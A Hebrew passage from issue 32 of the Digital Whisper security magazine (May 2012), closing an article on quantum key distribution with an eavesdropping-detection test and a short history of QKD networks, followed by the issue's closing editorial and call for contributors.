- התוצאות שנמצאות אצלם לאחד ההשמטה מחוייבים להיות בהתאמה מלאה לחלוטין (בהנחה שלא בוצע ציטוט לתווך התקשורת).
- בכדי לאמת כי אכן לא בוצעה האזנה לתקשורת בעת התהליך, אליס ובוב מפרסמים באופן פומבי חלק גדול מספיק מתוצאות המדידה.
- במידה ואכן התוצאות מתואמות, משמע, לא בוצעה פעולת ציטוט לתווך התקשורת, אליס ובוב משתמשים בשארית המחרוזת (שלא פורסמה) בתור מפתח ההצפנה.
- בכדי לאמת את אבטחת ערוץ התקשורת, אליס ובוב יכולים, בדיוק כמו בפרוטוקול E91 לבדוק את התוצאה של S:

$$S = \int d\mathbf{n}_a d\mathbf{n}_b \rho(\mathbf{n}_a, \mathbf{n}_b) [(\mathbf{n}_a \cdot \mathbf{x})(\mathbf{n}_b \cdot \mathbf{x}) + (\mathbf{n}_a \cdot \mathbf{y})(\mathbf{n}_b \cdot \mathbf{y})] = \int d\mathbf{n}_a d\mathbf{n}_b \rho(\mathbf{n}_a, \mathbf{n}_b) \mathbf{n}_a \cdot \mathbf{n}_b$$


בכדי שהערוץ יהיה מאובטח, הם חייבים לקבל:

$$-1 \leq S \leq 1$$

## מסקנות לעתיד


אין ספק כי ביטחון הופך להיות חלק חשוב יותר ויותר בחברה שלנו. עד כה רק אלגוריתמים מבוססי מספרים ראשוניים שולטים בשדה זה ומסתמכים על קושי החישוביות כפתרון אבטחה לבעיית חלוקת מפתחות ההצפנה, פתרון שכזה יכול להיות מובס על ידי התפתחויות עתידיות במגזר הטכנולוגי או המתמטי. עם זאת, מערכות הצפנה המבוססות על עקרונות קוונטים, מתבססות באופן טבעי על עקרון אי הודאות ועל שזירות המאפיינים מצבים קוונטים. מאחר ומדידה בעולם הקוונטי משפיעה באופן ישיר על המצב הנמדד, ניתן לגלות האזנה באופן יחסית קל ומהיר. יתרה מזאת, על ידי בדיקת מתאמי הקורלציה נוכל לדעת שהאזינו – אפילו אם ההאזנה נכשלה.

נראה כי QKD מקבל עניין רב בשנים האחרונות, בשנת 2005 הוצגה לראשונה רשת מחשבים המבוססת על QKD, רשת זאת נבנתה לאחר שיתוף פעולה בין אוניברסיטת הרווארד, ו-BBN technology. במהלך שנת 2007 דגם דומה שימש בז'נבה לאבטחת תהליך בחירות אלקטרוני. בשנת 2009 גם סינגפור וגם סין הקימו מספר רשתות עירוניות המבוססות על תקשורת קוונטית. בנוסף לכך בשנת 2009 טוקיו חנכה גם היא רשת מבוססת QKD, ובמסגרתה הוצגו שיחות ועידה מאובטחות ופלאפונים חכמים המבוססים גם הם על אבטחת רשת זו.



שימוש בעקרונות האי-וודאות למניעת מתקפות Man In The Middle

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



---

## דברי סיום

---

בזאת אנחנו סוגרים את הגליון ה-32 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 36.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת [editor@digitalwhisper.co.il](mailto:editor@digitalwhisper.co.il).

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

*"Talkin' bout a revolution sounds like a whisper"*

הגליון הבא ייצא ביום האחרון של חודש יוני.

אפיק קסטיאל,

ניר אדר,

31.05.2012